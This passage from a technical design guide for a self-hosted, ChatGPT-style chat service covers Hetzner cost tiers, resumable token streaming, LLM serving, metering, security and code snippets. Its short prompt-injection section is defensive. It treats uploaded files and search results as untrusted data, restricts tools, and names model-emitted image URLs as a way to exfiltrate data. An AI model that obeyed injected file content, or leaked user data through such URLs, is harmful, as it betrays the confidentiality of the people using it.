| GPU inference (vLLM, mini tier + background) | GEX63 | Core Ultra 7 265 / 128 GB / RTX PRO 6000 Blackwell Max-Q 96 GB | 2 | €999.00 | €1,998.00 |
| Monitoring + logs | CCX23 | 4 dedicated vCPU / 16 GB | 1 | €86.49 | €86.49 |
| Load Balancers (API + streams) | LB21 | from ~€6/month, check console | 2 | €6.00 | €12.00 |
| Object Storage (~5 TB) | Object Storage | €6.49 base + 4 TB × ~€6.35 | 1 | €31.89 | €31.89 |
Scale· ~5M MAU
≈ €27,749.49 / monthCPU fleet on dedicated AX42s (cheaper per core than cloud). About 40% of peak tokens served by 24 self-hosted GPUs; the rest spills to the hosted API (token spend not included). Setup fees excluded.
| Role | Hetzner | Spec | Count | Unit € / mo | Total € / mo |
|---|---|---|---|---|---|
| API tier | AX42 | Ryzen 7 PRO 8700GE 8c / 64 GB DDR5 ECC / 2×512 GB NVMe | 10 | €79.00 | €790.00 |
| Stream gateways (SSE/WebSocket) | AX42 | 8c / 64 GB | 4 | €79.00 | €316.00 |
| Inference gateway + workers | AX42 | 8c / 64 GB | 4 | €79.00 | €316.00 |
| PostgreSQL primary + 2 replicas | AX162 | EPYC 9454P 48c / 256 GB ECC / 2×1.92 TB NVMe DC | 3 | €319.00 | €957.00 |
| pgvector RAG cluster | AX102 | 16c / 128 GB / 2×1.92 TB | 2 | €159.00 | €318.00 |
| Valkey cluster | AX42 | 8c / 64 GB | 3 | €79.00 | €237.00 |
| NATS JetStream | AX42 | 8c / 64 GB | 3 | €79.00 | €237.00 |
| GPU pool (vLLM/SGLang, ~30B FP8) | GEX63 | RTX PRO 6000 Blackwell Max-Q 96 GB | 24 | €999.00 | €23,976.00 |
| Observability (Prometheus, Loki, Tempo) | AX102 | 16c / 128 GB | 2 | €159.00 | €318.00 |
| Load Balancers | LB31 | from ~€6/month, check console | 4 | €6.00 | €24.00 |
| Object Storage (~41 TB) | Object Storage | €6.49 base + 40 TB × ~€6.35 | 1 | €260.49 | €260.49 |
Hyperscale· 10M+ MAU
≈ €88,323.49 / monthKubernetes across DE + FI, 8 Postgres shards by user_id, GEX430 nodes for 70B+ models with prefill/decode disaggregation. US gateways on Hetzner Cloud Ashburn (not itemised). Hosted API still used for frontier models and overflow (not included).
| Role | Hetzner | Spec | Count | Unit € / mo | Total € / mo |
|---|---|---|---|---|---|
| API tier | AX42 | 8c / 64 GB | 30 | €79.00 | €2,370.00 |
| Stream gateways | AX42 | 8c / 64 GB | 12 | €79.00 | €948.00 |
| Inference gateway + workers | AX42 | 8c / 64 GB | 10 | €79.00 | €790.00 |
| PostgreSQL: 8 shards × 3 nodes | AX162 | EPYC 48c / 256 GB+ / NVMe DC | 24 | €319.00 | €7,656.00 |
| Valkey clusters | AX42 | 8c / 64 GB | 9 | €79.00 | €711.00 |
| NATS JetStream / Kafka | AX102 | 16c / 128 GB | 6 | €159.00 | €954.00 |
| pgvector RAG shards | AX102 | 16c / 128 GB | 6 | €159.00 | €954.00 |
| GPU pool (4× RTX PRO 6000 per node) | GEX430 | 4× RTX PRO 6000 96 GB | 20 | €3,599.00 | €71,980.00 |
| Observability | AX102 | 16c / 128 GB | 4 | €159.00 | €636.00 |
| Load Balancers | LB31 | from ~€6/month, check console | 8 | €6.00 | €48.00 |
| Object Storage (~201 TB) | Object Storage | €6.49 base + 200 TB × ~€6.35 | 1 | €1,276.49 | €1,276.49 |
Realtime: token streaming, multi-device sync and resumable streams
Real-time design and code drafted with Claude Opus 5.5 in Claude Code.
A chat assistant has three realtime problems that look similar but are not the same:
- Token streaming. One producer (a generation) streams to one or a few consumers (the tabs watching that message), at high frequency, for seconds.
- Conversation sync. Low-frequency events ("new message in conversation X", "title changed", "chat deleted") go to every device a user has open.
- Background completion. "Your long answer or deep-research job is done", delivered while the app is closed.
SSE vs WebSockets vs WebTransport
| SSE | WebSocket | WebTransport | |
|---|---|---|---|
| Direction | Server → client | Bidirectional | Bidirectional, multiplexed |
| Works through proxies/CDNs | Excellent (plain HTTP) | Good, needs upgrade support | Patchy (HTTP/3 only) |
| Built-in resume | Last-Event-ID | Build it yourself | Build it yourself |
| Browser API | EventSource (GET only) or fetch streaming | WebSocket | WebTransport (Safari support is recent) |
| Best for | Token streams | Sync channel, presence, voice control | Future: realtime audio |
Use SSE for token streams. It is plain HTTP, so the edge, the Hetzner LB and Nginx/HAProxy pass it with buffering disabled (X-Accel-Buffering: no, Cache-Control: no-transform). It has resume semantics built in, and it maps naturally onto "one GET per message". The clone uses fetch with a streaming body rather than EventSource because its stream starts from a POST. In production, after the start/stream split, a GET to /v1/streams/:id works with EventSource and automatic reconnect.
Use one WebSocket per device for sync once you need it. That covers new messages from other devices, title updates, shared-workspace presence and cancellation broadcasts. Centrifugo is a pragmatic choice here: a Go server that handles WebSocket and SSE transports, channel history and recovery, with NATS or Redis as the backplane. A custom uWebSockets.js gateway is the alternative if you want full control.
Resumable streams with Redis Streams
The key idea is that the generation writes to a log, and clients read the log. The inference worker never writes directly to an HTTP socket.
// inference worker: append deltas to a per-message stream
await redis.xadd(`gen:${messageId}`, "MAXLEN", "~", 20000, "*", "t", "delta", "d", text);
// ...on finish
await redis.xadd(`gen:${messageId}`, "*", "t", "done", "usage", JSON.stringify(usage));
await redis.expire(`gen:${messageId}`, 900);

// stream gateway: GET /v1/streams/:id  (Last-Event-ID = last Redis entry id)
export async function streamHandler(req, res, messageId) {
  res.writeHead(200, {
    "content-type": "text/event-stream",
    "cache-control": "no-cache, no-transform",
    "x-accel-buffering": "no",
  });
  let cursor = req.headers["last-event-id"] || "0-0";
  const hb = setInterval(() => res.write(": hb\n\n"), 15000);
  req.on("close", () => clearInterval(hb));
  for (;;) {
    const batch = await redis.xread("BLOCK", 15000, "COUNT", 200, "STREAMS", `gen:${messageId}`, cursor);
    if (req.destroyed) return;
    if (!batch) continue;
    for (const [id, fields] of batch[0][1]) {
      cursor = id;
      const evt = Object.fromEntries(chunkPairs(fields));
      res.write(`id: ${id}\ndata: ${JSON.stringify(evt)}\n\n`);
      if (evt.t === "done" || evt.t === "error") { clearInterval(hb); return res.end(); }
    }
  }
}
This design gives you, for free:
- Reconnect without loss. A phone switching from Wi-Fi to LTE reconnects with the last id it saw and receives exactly the missing deltas.
- Multiple viewers. Open the same chat on laptop and phone and both tail the same stream.
- Gateway restarts mid-generation. The worker keeps writing, and clients reconnect elsewhere.
- Backpressure isolation. A slow client only falls behind in its own read cursor and never slows the GPU worker. If a client falls more than
MAXLENentries behind, send it aresyncevent and it fetches the final message over REST.
When the stream finishes, the worker writes the final message to Postgres in a single transaction with the usage event. That row is the source of truth, and the Redis stream is only a transport buffer.
Multi-device conversation sync
Each device keeps a last_seq per conversation and a global sync_cursor. Over the user's WebSocket channel user:{id}, the server publishes small events: {type:"message.created", conversation_id, seq}, conversation.renamed, conversation.deleted. The device then fetches /messages?after_seq= for any conversation it is displaying. Events carry ids, not payloads. That keeps fanout cheap and makes REST the single read path, which simplifies authorisation.
Fanout is trivial here, because a user has only a handful of devices. It is fanout-on-write to the user's channel through NATS subjects user.<id>. Each stream gateway subscribes only to the users connected to it. Shared team workspaces add a workspace.<id> subject with the same pattern.
Offline delivery
For long jobs (deep research, large-file analysis) the user may close the tab. On completion, the notification worker sends:
- Web Push with VAPID keys to service-worker subscriptions in the browser.
- APNs (token-based auth,
.p8key) and FCM HTTP v1 to the mobile apps.
The payload is minimal: a title, the conversation id and a deep link. Never include message content in a push payload, because it passes through Apple and Google infrastructure. Delivery is at-least-once, and the client deduplicates by message id.
Delivery guarantees, in short
- Tokens: at-least-once delivery from the log, made idempotent by entry id on the client.
- Final message: exactly-once in the database, through an idempotent insert keyed on
message_id. - Usage events: at-least-once on JetStream and deduplicated by request id in
usage_events. Billing is only ever computed from that table.
Deep dive: LLM serving, token metering and context management
Deep-dive drafted with Claude Opus 5.5 in Claude Code.
This is the part that decides whether a ChatGPT-style product survives contact with real traffic and real invoices.
Hosted APIs vs self-hosting open models
| Hosted API (e.g. Anthropic) | Self-hosted open weights (vLLM / SGLang) | |
|---|---|---|
| Quality | Frontier models | Strong open models, usually a step behind on hard reasoning |
| Cost model | Per input and output token, with discounts for cached prefixes | Fixed per GPU per month, so the marginal token is nearly free at high utilisation |
| Elasticity | Effectively unlimited, subject to rate limits | Bounded by GPUs you own; spikes need overflow |
| Ops | None | Drivers, CUDA, model updates, autoscaling, on-call |
| Data residency | Provider's regions and terms | Your servers in DE/FI |
The answer for most teams is both, behind a router. Use the hosted API for the default "smart" model and anything hard. Use self-hosted models for high-volume, latency-tolerant or privacy-sensitive work such as titles, summaries, classification, embeddings, moderation and the "mini" tier. Shift the split as your traffic stabilises. The clone's model mapping ("Assist 5" → claude-sonnet-5-5, "Assist 5 mini" → claude-haiku-5-5) is the seed of that router. In production, a logical model name maps to an ordered list of backends with weights and fallbacks.
How vLLM and SGLang get their throughput
- Continuous batching. Older servers waited for a batch of requests to fill, then ran them in lock-step. vLLM and SGLang schedule at the iteration level: after every decoding step, finished sequences leave the batch and waiting ones join. GPU utilisation stays high, and a short answer never waits for a long one.
- The KV cache is the real memory budget. Each token of each active sequence stores key and value tensors for every layer. For a 30B-class model with grouped-query attention, that is on the order of 100–200 KB per token in FP16, so a 16K-token conversation can hold 2–3 GB. PagedAttention (vLLM) stores the cache in fixed-size blocks, like OS pages, so memory is not wasted on padding and blocks can be shared.
- Prefix caching. Shared prefixes (the system prompt, and earlier turns of the same chat) are kept and reused. SGLang's RadixAttention organises them as a radix tree. For chat, where every turn resends the whole history, this cuts prefill work dramatically. That is why the gateway should route a conversation to the same replica when it can.
- Quantisation. FP8 weights and KV cache on Blackwell-class cards roughly halve memory compared with FP16, with small quality loss. That means more concurrent sequences per GPU.
- Speculative decoding with a small draft model, and chunked prefill so long prompts do not stall in-flight decodes, both improve tail latency.
Sizing a GPU pool on Hetzner (estimate)
Take a GEX63 with one RTX PRO 6000 Blackwell Max-Q (96 GB) at €999/month. A ~30B-class model in FP8 uses about 30 GB for weights, leaving about 60 GB for the KV cache. That is room for roughly 300K–500K cached tokens, or about 64 concurrent chats at 6K context. Assume an aggregate decode throughput of about 2,300 output tokens/s at that concurrency. Benchmark your model with your prompt mix before you trust this figure.
- Peak output at 5M MAU is about 139K tokens/s (see the scaling section).
- Route 40% to self-hosted: 0.4 × 139K ≈ 55.6K tokens/s ÷ 2,300 ≈ 24 GPUs, which is 24 × €999 ≈ €23,976/month.
- Daily self-hosted output: about 0.4 × 4B = 1.6B tokens/day, or 48B tokens/month. Fixed GPU cost per million output tokens is about €23,976 ÷ 48,000 ≈ €0.50, before counting idle off-peak capacity. Compare that with your hosted provider's current per-token price for an equivalent model to decide the split. Do not hard-code a provider price into a planning document. Read it from the pricing page on the day.
The GEX45 (RTX PRO 4000, 24 GB, €214) is a good fit for embeddings, rerankers, moderation classifiers and 7–8B models. GEX430 nodes (4 × 96 GB, €3,599) are for 70B+ models with tensor parallelism of 4.
The gateway: one place for everything token-related
client → POST /messages → gateway
  1. authN, plan lookup (cached)
  2. rate limit (req/min) + quota pre-check (estimated tokens) in Valkey
  3. context build: system + assistant prompt + summary + last N turns + RAG chunks
  4. route: logical model → backend (hosted | vllm-pool-a | vllm-pool-b), with fallback
  5. stream: upstream SSE → normalise → Redis Stream gen:<id>
  6. meter: real input/output/cached tokens from the upstream usage events
  7. settle: usage_events row + quota counter adjust, publish usage.recorded
Normalising matters. Every backend has a slightly different stream format: Anthropic's content_block_delta and message_delta, and the OpenAI-compatible choices[0].delta that vLLM and SGLang expose. The gateway converts all of them into the one internal event contract the clients already understand.
Token metering and billing
- Count from the provider, not from your tokenizer. Use the usage numbers in the final stream event (input, output and cache-read tokens). Estimate only for the pre-check.
- Reserve, then settle. Before generation, atomically reserve
estimated_input + max_tokensagainst the user's remaining quota in Valkey. After generation, refund the difference. This stops a user from firing 50 parallel requests that each pass a naive "has quota?" check. - Bill on stop and on disconnect. If the user presses Stop, the tokens produced so far are still billed. Propagate the abort upstream immediately, as the clone does by passing
request.signalto the provider fetch, so you stop paying too. - Idempotent usage events keyed by request id, aggregated hourly into
usage_daily(user_id, model, day)for the usage page and invoicing. Stripe metered billing or Lago can consume the aggregates.
Per-user rate limits and quotas
A Lua token bucket in Valkey, keyed rl:{user}:{bucket}, gives atomic refill-and-take in one round trip (see the code snippets). Typical layering:
- Per IP: 60 requests/minute at the edge.
- Per user: 20 generations/minute and N concurrent streams (free plan 1, paid plan 3).
- Per plan: X tokens per day or credits per month.
- Per org: a monthly spend cap set by the admin.
When the GPU pool's queue depth crosses a threshold, degrade gracefully: route free-tier traffic to the smaller model and keep paid traffic on the large one, rather than failing everyone at once.
Conversation storage and context window management
Every turn resends the conversation, so long chats get slower and more expensive with each message. The strategies, cheapest first:
- Sliding window. Keep the system prompt plus the last N turns that fit a token budget. The clone does a crude character-budget version in
sanitizeMessages. - Rolling summary. When history passes, say, 60% of the budget, a background job on the mini model folds the oldest turns into
conversations.summaryand recordssummary_upto. The context then becomes the summary plus recent turns. - Retrieval over history. Embed older turns and retrieve the relevant ones for the current question.
- Prompt caching. Keep the stable prefix (system prompt, assistant prompt, summary, big documents) byte-identical across turns so the provider's prompt cache, or vLLM's prefix cache, can hit.
Always leave headroom for max_tokens. Truncate from the middle, never from the system prompt.
RAG and file uploads with pgvector
The clone reads text files in the browser and inlines them as <file> blocks. That is fine for a few KB. For real documents:
- Upload. The client uploads directly to Object Storage with a presigned PUT. The API stores the
filesrow withscan_status = pending. - Scan and extract. A worker scans for malware (ClamAV), checks MIME type by content, extracts text (PDF, DOCX, code), and strips control characters.
- Chunk. About 500–800 tokens per chunk with 10–15% overlap, splitting on headings or functions.
- Embed on a GEX45 running an open embedding model, or through a hosted embedding API. Store vectors as
vector(1024), orhalfvecto halve storage. - Query time. Embed the question, then
ORDER BY embedding <=> $qfiltered byuser_idand file ids, take the top-k (8–20), and optionally rerank. Inject the results as quoted context with file and chunk citations.
For small files that fit comfortably in the context window, skip retrieval and include the whole file. It is simpler and often more accurate.
Prompt-injection safety
Anything the model reads that the user did not type is untrusted: uploaded files, web search results, shared links. A practical defence in depth:
- Delimit and label untrusted content. The clone wraps files in
<file name="...">and its system prompt says content inside file tags is data, not instructions. - Least privilege for tools. A chat that can read a document should not, in the same turn, be able to send email or call internal APIs without explicit user confirmation.
- Output handling. Render markdown as React elements, never raw HTML. Allow only safe URL schemes. Do not auto-load images from model-supplied URLs, because they are a classic exfiltration channel:
. - Server-owned system prompts. Look up assistant prompts by id on the server, as the clone does, so the client cannot send a "system" message.
- Classifiers on the mini model or a small GPU for jailbreak and injection patterns in inputs and retrieved chunks. Log the hits and review them weekly.
Security
Threat model and mitigations drafted with Claude in Claude Code.
A chat assistant holds some of the most sensitive text your users will ever write: health questions, contracts, source code. Treat conversation content like email.
Authentication and sessions
- OIDC (Google, Microsoft, Apple) plus passkeys (WebAuthn) as the primary login, with email magic links as a fallback. Do not build passwords unless the market demands them.
- Server-side sessions in Valkey, behind an
HttpOnly; Secure; SameSite=Laxcookie, for the web app. Sessions are easy to revoke ("log out all devices") and never expose a bearer token to JavaScript. Short-lived JWTs (5–15 minutes) are only for service-to-service calls and native mobile clients with refresh-token rotation. - Authorisation scopes every query by
user_idororg_idfrom the session, never from the request body. Shared links are separate read-only snapshots with a revocable random 16-character id, never a pointer to the live conversation.
OWASP Top 10, applied to chat
- Injection. Use parameterised SQL everywhere. Prompt injection is the LLM-specific variant, covered in the deep dive.
- XSS. Model output is attacker-influenced. Render markdown to elements, never HTML. Apply a strict CSP and sanitise link schemes.
- Broken access control. Test that
GET /conversations/:idfor another user's id returns 404, not 403, so ids cannot be enumerated. - SSRF. Any "fetch this URL" or web-search tool must resolve DNS and block private ranges (10/8, 172.16/12, 192.168/16, 169.254/16, ::1), with egress through a proxy.
- Security misconfiguration. The provider API key lives only on the server, loaded from a secret store. It is never in client bundles and never in logs. The clone reads it from
process.envin one module and never echoes upstream error bodies to the client.
Headers and CSP
Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-{n}'; style-src 'self' 'unsafe-inline';
  img-src 'self' data: https://i.ytimg.com; frame-src https://www.youtube-nocookie.com;
  connect-src 'self'; object-src 'none'; base-uri 'none'; frame-ancestors 'none'
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: camera=(), microphone=(self), geolocation=()
Abuse, rate limiting and moderation
- Layer the limits: edge (per IP), gateway (per user and concurrency), quota (per plan). Add Turnstile or a CAPTCHA on sign-up and on anomalous bursts.
- Free-tier abuse (scripted API use through the web UI) shows up as high request rates with no human think-time between turns. Score it and throttle.
- Classify inputs and outputs for policy categories with a small model. Keep the classifier's verdict alongside the message for appeals.
- Uploads. Enforce a size cap, sniff content type, scan with ClamAV, extract text in a sandboxed worker with no network, and never execute uploaded code.
Secrets, encryption and network
- Store secrets in SOPS-encrypted files or Ansible Vault at launch, and move to HashiCorp Vault or OpenBao at scale. Rotate provider keys quarterly and immediately on suspicion. Use separate keys per environment.
- In transit: TLS 1.3 at the edge, and TLS or WireGuard on the private network between Hetzner nodes, including vSwitch traffic.
- At rest: LUKS full-disk encryption on dedicated servers. pgBackRest repositories are encrypted. For enterprise tenants, add per-tenant envelope encryption of
messages.content, with data keys wrapped by a KMS key the tenant can revoke. - DDoS. Hetzner includes automatic DDoS protection on all products. Put Cloudflare or Bunny in front for L7 protection and WAF rules, and keep the origin IPs firewalled to the CDN's ranges.
Privacy and compliance (GDPR, India's DPDP Act)
- Hosting in Germany or Finland helps with EU data residency. Sign a DPA with every model provider, and use providers' zero-retention options where available for sensitive tenants.
- Data subject rights: export (JSON or Markdown, which the clone already produces per chat) and deletion (soft delete, hard purge from partitions and backups within the stated window).
- Make "do not use my data for training" the default for paid plans. Store a consent flag on the user and propagate it to the gateway.
- Audit logging: an append-only log of admin actions, share creation and revocation, exports, logins and key usage, shipped to a separate Loki tenant with restricted access and 1-year retention.
Observability and operations
LLM products fail in ways normal web apps do not. The API returns 200 while time-to-first-token creeps up to 12 seconds, or a provider silently starts rate limiting one model. Instrument the token path specifically.
Metrics that matter (Prometheus + Grafana)
| Metric | Why |
|---|---|
ttft_seconds (histogram, by model and backend) | The latency users actually feel |
output_tokens_per_second per stream | Detects a slow backend or an overloaded GPU |
generation_outcome_total{status=complete|stopped|error|filtered} | Error budget input |
gateway_active_streams, sse_connections | Capacity of the stream tier |
vLLM: num_requests_waiting, gpu_cache_usage_perc, prefix_cache_hit_rate | GPU saturation and cache health |
quota_rejections_total, rate_limited_total | Product and abuse signals |
usage_tokens_total{model,plan} and cost_micros_total | Spend in near real time |
| DCGM exporter: GPU utilisation, memory, temperature, XID errors | Hardware health on GEX nodes |
Logs and traces
- Loki for structured JSON logs, with a request id and conversation id on every line. Never log prompt or completion content by default. Log lengths and token counts. Content logging should be an opt-in, sampled, access-controlled debug feature.
- OpenTelemetry, with traces to Tempo. One trace spans
POST /messages→ quota check → context build (and its DB and RAG spans) → upstream call → first token → last token → settle. A span attribute for "time in queue at GPU" separates our own slowness from the provider's.
SLOs
- Availability: 99.9% of generations finish with status
completeor userstopped(errors and timeouts count against the budget) over 28 days. - Latency: p95 TTFT under 2.0 s for the mini tier and under 4.0 s for the large tier. p99 under 8 s.
- Streaming smoothness: p95 gap between deltas under 1 s after the first token.
- Alert on burn rate (fast burn at 14.4× over 1 hour, slow burn at 6× over 6 hours), not on raw thresholds. Page only on SLO burn and data-loss risks. Everything else goes to a ticket queue.
On-call runbooks
Write these before you need them:
- Provider 429 or 5xx spike: flip the router weight to the fallback backend.
- GPU node XID error: cordon it, drain it, and open a Hetzner support ticket.
- Postgres replica lag: move reads to the primary and investigate long transactions.
- Valkey memory pressure: check stream TTLs.
- Sudden token-spend jump: find the top users by
cost_microsin the last hour and check for abuse.
Load testing with k6
Streaming needs realistic tests. Plain request-rate tests miss the long-held connections.
import http from "k6/http";
import { check } from "k6";
export const options = { scenarios: { chat: { executor: "ramping-arrival-rate", startRate: 5, timeUnit: "1s",
  preAllocatedVUs: 500, stages: [{ target: 100, duration: "5m" }, { target: 350, duration: "10m" }] } } };
export default function () {
  const res = http.post(`${__ENV.BASE}/api/chat`, JSON.stringify({
    model: "assist-5-mini", messages: [{ role: "user", content: "Explain vector databases briefly." }] }),
    { headers: { "content-type": "application/json" }, timeout: "120s" });
  check(res, { "200": (r) => r.status === 200, "has done": (r) => r.body.includes('"type":"done"') });
}
Run the demo responder (no API key) to load-test your own tiers without paying for tokens. Then run a smaller test against real backends to calibrate TTFT and tokens/s.
Chaos and restore drills
- Every month, kill a stream-gateway pod mid-generation and verify clients resume with no lost tokens.
- Every quarter, fail over the Postgres primary with Patroni. Restore the full pgBackRest backup into a scratch server and record the actual recovery time.
- Pull a GPU node out of the pool during peak and confirm the router spills to the hosted API within seconds.
CI/CD
GitHub Actions runs lint, unit tests (the markdown parser and stream parser deserve dedicated tests), a production build and container images. Images are signed with cosign. Argo CD or Flux deploys to k3s/Kubernetes, with progressive rollout of the gateway (10% → 50% → 100%) gated on TTFT and error-rate analysis. Database migrations are expand-and-contract and run as a separate job before the app rollout. Prompt and system-prompt changes go through the same pipeline with an evaluation suite (golden questions, scored by a judge model and spot-checked by people), because a prompt change is a code change.
Cost breakdown
Cost model calculated by Claude Code from the Hetzner line items above, excl. VAT.
These are monthly infrastructure costs for the four tiers in the tables below. All prices are excl. VAT, as listed on hetzner.com in Nov 2026. Verify before ordering. Setup fees for dedicated servers are excluded, and Load Balancers are counted at about €6 each (check the console). Hosted LLM API spend is not included. It is usage-based, and at Launch and Growth it is usually the largest line item by far.
| Tier | Users | Infra / month | of which GPUs | Infra per 1K MAU |
|---|---|---|---|---|
| Launch | 0–50K MAU | €211.43 | €0.00 | €4.23 |
| Growth | ~500K MAU | €2,930.27 | €1,998.00 | €5.86 |
| Scale | ~5M MAU | €27,749.49 | €23,976.00 | €5.55 |
| Hyperscale | 10M+ MAU | €88,323.49 | €71,980.00 | €8.83 |
Per-1K figures use the top of each band (50K, 500K, 5M, 10M MAU), so they are optimistic for a tier that is only half full. At Launch, about €4.23 per 1K users of infrastructure is noise next to the token bill. At Scale, GPUs are 86% of infrastructure spend.
What actually drives cost
- Tokens. At Launch, nearly 100% of variable cost is the hosted API invoice. The formula is
generations × (input_tokens × input_price + output_tokens × output_price), minus prompt-cache discounts. Input tokens dominate in chat, because every turn resends the history. The 2,500 input versus 400 output assumption above is typical. Context management (summaries, sliding windows, prompt caching) is therefore the single biggest cost lever. - GPUs, once you self-host. They are a fixed cost, so utilisation is everything. A GPU busy 30% of the day costs more than three times as much per token as one busy 100%. Fill the nightly trough with batch work: embeddings, summaries, evaluation runs, and lower-priority API customers.
- Postgres storage and IOPS. These grow linearly with messages, at about 14.6 TB/year at 5M MAU by our estimate. Partitioning plus archiving to Object Storage (about €6.35/TB-month) keeps hot NVMe small.
- Egress is almost irrelevant for text. Hetzner includes 20 TB per cloud server in the EU and unmetered traffic on dedicated servers in DE/FI.
How to cut costs
- Cap and summarise context. Halving average input tokens roughly halves the API bill.
- Route by difficulty. A cheap classifier, or simple heuristics, send greetings, rewrites and short factual questions to the mini model.
- Cache aggressively. Keep stable prefixes byte-identical so provider prompt caching and vLLM prefix caching both hit.
- Self-host only steady traffic. Background jobs and the mini tier are ideal. Bursty frontier-quality traffic stays on the hosted API.
- Run CPU tiers on AX dedicated servers from the Scale stage onwards. They are cheaper per core and per GB than cloud instances by a wide margin.
- Set
max_tokensper plan and stop streams the moment a client disconnects without the resume flag, rather than generating into the void.
Roadmap: from this clone to a production launch
The clone already has the right shapes: a streaming route, an event contract, server-owned assistant prompts, a safe markdown renderer and an offline mode for tests. This checklist turns it into a product.
Weeks 1–2: accounts and persistence
- Add auth (OIDC plus passkeys), with server sessions in Valkey.
- Postgres schema from the data-model section. Migrate
localStoragechats on first login with an import endpoint. - Replace the in-memory share store with the
sharestable, including a revoke button. - Persist feedback (thumbs up and down, plus a reason) for evaluations.
Weeks 3–4: the gateway
- Split
POST /messages(start) fromGET /streams/:id(SSE). AddIdempotency-Key. - Redis Streams delta log, resumable with
Last-Event-ID, plus heartbeats. - Token metering from upstream usage, reserve-and-settle quotas, and a
usage_eventstable. - A per-user token bucket in Valkey to replace the in-memory limiter.
- Router config: logical model → backends with fallback, including the hosted API and a vLLM endpoint.
Weeks 5–6: files and context
- Presigned uploads to Object Storage, ClamAV scanning and text extraction workers.
- Chunking and embeddings into pgvector, with retrieval and citations in answers.
- Rolling conversation summaries on the mini model, and prompt-cache-friendly prefix ordering.
Weeks 7–8: safety, operations and launch
- Input and output classifiers, the prompt-injection guidelines in the system prompt, and image auto-loading turned off.
- CSP with nonces, security headers, and Cloudflare in front with origin locked down.
- OpenTelemetry traces, TTFT and tokens/s dashboards, SLO burn alerts and runbooks.
- k6 load test to 2× expected peak using the demo responder, then calibrate against real backends.
- pgBackRest with a tested restore, and documented recovery point and recovery time.
- Privacy policy, DPA with model providers, data export and deletion flows.
- Billing: Stripe or Lago metered plans, usage page and spend caps.
After launch
- Multi-device sync over a WebSocket channel (Centrifugo), and Web Push for finished long jobs.
- The first GEX63 for background jobs and the mini tier. Measure tokens/s on real prompts before buying more.
- Team workspaces (shard by
org_id), shared assistants, and admin audit logs. - Voice mode (WebRTC or WebTransport) and tool use (search, code execution in sandboxes), each with its own threat model.
Implementation snippets
Streaming route handler: Anthropic SSE to browser SSE (Next.js 16)
Trimmed from the clone's app/api/chat/route.js. The upstream fetch shares request.signal, so Stop in the browser stops generation at the provider too.
export async function POST(request) {
  const { messages, model } = await request.json();
  const encoder = new TextEncoder();
  const send = (c, obj) => c.enqueue(encoder.encode(`data: ${JSON.stringify(obj)}\n\n`));

  const stream = new ReadableStream({
    async start(controller) {
      try {
        const res = await fetch("https://api.anthropic.com/v1/messages", {
          method: "POST",
          signal: request.signal,                    // client abort -> upstream abort
          headers: {
            "content-type": "application/json",
            "x-api-key": process.env.ANTHROPIC_API_KEY, // server only, never logged
            "anthropic-version": "2023-06-01",
          },
          body: JSON.stringify({ model, max_tokens: 4000, stream: true, messages }),
        });
        if (!res.ok) throw new Error(`upstream ${res.status}`);
        const reader = res.body.getReader();
        const dec = new TextDecoder();
        let buf = "";
        for (;;) {
          const { value, done } = await reader.read();
          if (done) break;
          buf += dec.decode(value, { stream: true });
          let i;
          while ((i = buf.indexOf("\n\n")) !== -1) {
            const line = buf.slice(0, i).split("\n").find((l) => l.startsWith("data:"));
            buf = buf.slice(i + 2);
            if (!line) continue;
            const evt = JSON.parse(line.slice(5));
            if (evt.type === "content_block_delta" && evt.delta.type === "text_delta")
              send(controller, { type: "delta", text: evt.delta.text });
            if (evt.type === "message_delta" && evt.usage)
              send(controller, { type: "usage", output_tokens: evt.usage.output_tokens });
          }
        }
        send(controller, { type: "done" });
      } catch (err) {
        if (!request.signal.aborted) send(controller, { type: "error", error: err.message });
      } finally {
        controller.close();
      }
    },
  });
  return new Response(stream, {
    headers: { "content-type": "text/event-stream", "cache-control": "no-cache, no-transform", "x-accel-buffering": "no" },
  });
}
Browser stream reader with Stop (AbortController)
Reads the SSE body from a POST (EventSource only supports GET) and batches deltas to about 30 renders per second.
export function streamChat(body, { onDelta, onDone, onError }) {
  const controller = new AbortController();
  (async () => {
    try {
      const res = await fetch("/api/chat", {
        method: "POST",
        headers: { "content-type": "application/json" },
        body: JSON.stringify(body),
        signal: controller.signal,
      });
      if (!res.ok) throw new Error((await res.json()).error ?? res.statusText);
      const reader = res.body.getReader();
      const dec = new TextDecoder();
      let buf = "", pending = "", timer = null;
      const flush = () => { timer = null; if (pending) { onDelta(pending); pending = ""; } };
      for (;;) {
        const { value, done } = await reader.read();
        if (done) break;
        buf += dec.decode(value, { stream: true });
        let i;
        while ((i = buf.indexOf("\n\n")) !== -1) {
          const evt = JSON.parse(buf.slice(0, i).replace(/^data:\s*/, ""));
          buf = buf.slice(i + 2);
          if (evt.type === "delta") { pending += evt.text; timer ??= setTimeout(flush, 32); }
          if (evt.type === "error") throw new Error(evt.error);
          if (evt.type === "done") { clearTimeout(timer); flush(); onDone(evt.usage); }
        }
      }
    } catch (e) {
      if (!controller.signal.aborted) onError(e);
    }
  })();
  return () => controller.abort(); // call to Stop generating
}
Per-user token bucket in Valkey (Lua, atomic)
One round trip to refill and take. Keyed per user and bucket, for example rl:{user}:gen. Returns allowed and tokens left.
const TOKEN_BUCKET = `
local key      = KEYS[1]
local capacity = tonumber(ARGV[1])   -- e.g. 20 requests
local refill   = tonumber(ARGV[2])   -- tokens per second, e.g. 20/60
local now      = tonumber(ARGV[3])   -- ms
local cost     = tonumber(ARGV[4])
local b = redis.call('HMGET', key, 'tokens', 'ts')
local tokens = tonumber(b[1]) or capacity
local ts     = tonumber(b[2]) or now
tokens = math.min(capacity, tokens + (now - ts) / 1000 * refill)
local allowed = tokens >= cost
if allowed then tokens = tokens - cost end
redis.call('HSET', key, 'tokens', tokens, 'ts', now)
redis.call('PEXPIRE', key, math.ceil(capacity / refill * 1000))
return { allowed and 1 or 0, math.floor(tokens) }`;

export async function allow(redis: any, userId: string, bucket = "gen", capacity = 20, perMinute = 20) {
  const [ok, left] = await redis.eval(TOKEN_BUCKET, 1, `rl:{${userId}}:${bucket}`,
    capacity, perMinute / 60, Date.now(), 1);
  return { ok: ok === 1, left };
}
Reserve-and-settle token quota
Reserve estimated input plus max_tokens before generation, then settle with the provider's real usage. This stops parallel requests from overspending a quota.
const RESERVE = `
local left = tonumber(redis.call('GET', KEYS[1]) or ARGV[2])
local need = tonumber(ARGV[1])
if left < need then return -1 end
redis.call('SET', KEYS[1], left - need, 'KEEPTTL')
return left - need`;

export async function withQuota(redis, user, estimate, run) {
